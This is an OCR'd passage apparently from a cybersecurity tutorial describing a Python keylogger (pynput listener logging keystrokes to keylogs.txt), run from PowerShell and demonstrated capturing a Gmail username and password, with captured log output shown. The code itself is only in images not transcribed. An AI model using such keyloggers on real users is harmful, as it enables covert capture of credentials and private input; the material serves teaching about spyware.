
The Key and Listener classes from the pynput.keyboard module are first imported into the code. These classes offer the functionality required to watch for and respond to keyboard events.

The logging module, a built-in Python library for logging events, is also imported by the code. The logging settings are configured by calling the logging.basicConfig() function. The log file in this instance is designated as "keylogs.txt" and is located in the directory indicated by the log dir variable. The logging level is selected. DEBUG, which indicates that the entire history of log messages will be kept. According to the format of the log, which is specified as "%(asctime)s:%(message)s," the log will contain both the event's time and its log message.

Key press events are handled by the on press() function. The function is called with the key parameter, which is the key that was pressed, when a key press event is detected. The logging.info() function, which adds an info-level log message to the log file, is used by the function to log the key press to the log file. The log message is supplied as the key after being converted to a string using the str() method.


The on press() function is then specified as the handler for key press events in the code, which establishes a keyboard listener using the Listener class. The statement, which guarantees that the listener is stopped and resources are cleaned up when the block of code is exited, activates the listener. The script is made to wait endlessly for keyboard events with the listener.join() function. The keyboard listener is silenced when the script is paused, and the programme ends.

Location of Key loggers files:




When we run the code, it immediately starts recording all of the keystrokes together with the date and precise time in a.txt file.


Run the code on PowerShell




We must run the code on PowerShell by supplying the name of the code file in order to implement it.




Input from the Keyboard:





Key logs captured by keylogger:






Input username and password on Gmail








Functional keys input:



Output of gmail




keylogs - Notepad
File Edit View
2023-01-12 22:33:24,611: Key.shift
2023-01-12 22:33:24,643: Key.shift
2023-01-12 22:33:24,674: Key.shift
2023-01-12 22:33:24,689: '!'
2023-01-12 22:33:25,722: '@'
2023-01-12 22:33:26,132: '#'
2023-01-12 22:33:26,476: '$'
2023-01-12 22:33:26,806: '%'
2023-01-12 22:33:27,228: '^'
2023-01-12 22:33:27,656: '7'
2023-01-12 22:33:28,072: '8'
2023-01-12 22:33:28,517: '9'
2023-01-12 22:33:29,096: '0'
2023-01-12 22:33:33,203: Key.enter
2023-01-12 22:33:36,405: Key.f1
2023-01-12 22:33:37,036: Key.f2
2023-01-12 22:33:39,537: Key.f3
2023-01-12 22:33:40,095: Key.f4
2023-01-12 22:33:40,462: Key.f5
2023-01-12 22:33:40,964: Key.f6
2023-01-12 22:33:41,353: Key.f7
2023-01-12 22:33:41,798: Key.f8
2023-01-12 22:33:49,660: Key.media_volume_mute
2023-01-12 22:33:50,500: Key.media_volume_down
2023-01-12 22:33:51,076: Key.media_volume_up
2023-01-12 22:33:51,366: Key.media_play_pause
2023-01-12 22:33:52,518: Key.cmd
2023-01-12 22:33:52,518: 'p'
2023-01-12 22:33:52,828: Key.f9
2023-01-12 22:33:53,148: Key.print_screen
2023-01-12 22:33:53,448: Key.home
2023-01-12 22:33:58,333: Key.media_play_pause
2023-01-12 22:34:19,635: Key.enter
2023-01-12 22:34:20,123: Key.enter
2023-01-12 22:34:20,154: Key.enter
2023-01-12 22:34:20,185: Key.enter
2023-01-12 22:34:20,217: Key.enter
2023-01-12 22:34:20,248: Key.enter
2023-01-12 22:34:20,280: Key.enter
2023-01-12 22:34:20,312: Key.enter
Ln 609, Col 35
100%
Windows (CRLF)
UTF-8
6°F
Cloudy
Search
ENG
US
10:44 PM
2023-01-12


keylogs - Notepad
File Edit View
2023-01-12 22:32:18,248: 'A'
2023-01-12 22:32:18,515: 'k'
2023-01-12 22:32:18,616: 's'
2023-01-12 22:32:18,809: 'h'
2023-01-12 22:32:18,892: 'a'
2023-01-12 22:32:19,093: 'y'
2023-01-12 22:32:19,645: Key.shift
2023-01-12 22:32:19,883: '@'
2023-01-12 22:32:20,132: '1'
2023-01-12 22:32:20,350: '2'
2023-01-12 22:32:20,608: '3'
2023-01-12 22:32:28,303: Key.print_screen
2023-01-12 22:32:34,909: 'g'
2023-01-12 22:32:35,465: 'm'
2023-01-12 22:32:35,983: 'a'
2023-01-12 22:32:36,112: 'i'
2023-01-12 22:32:36,313: 'l'
2023-01-12 22:32:36,502: Key.space
2023-01-12 22:32:36,879: 'p'
2023-01-12 22:32:37,119: 's'
2023-01-12 22:32:37,316: 'w'
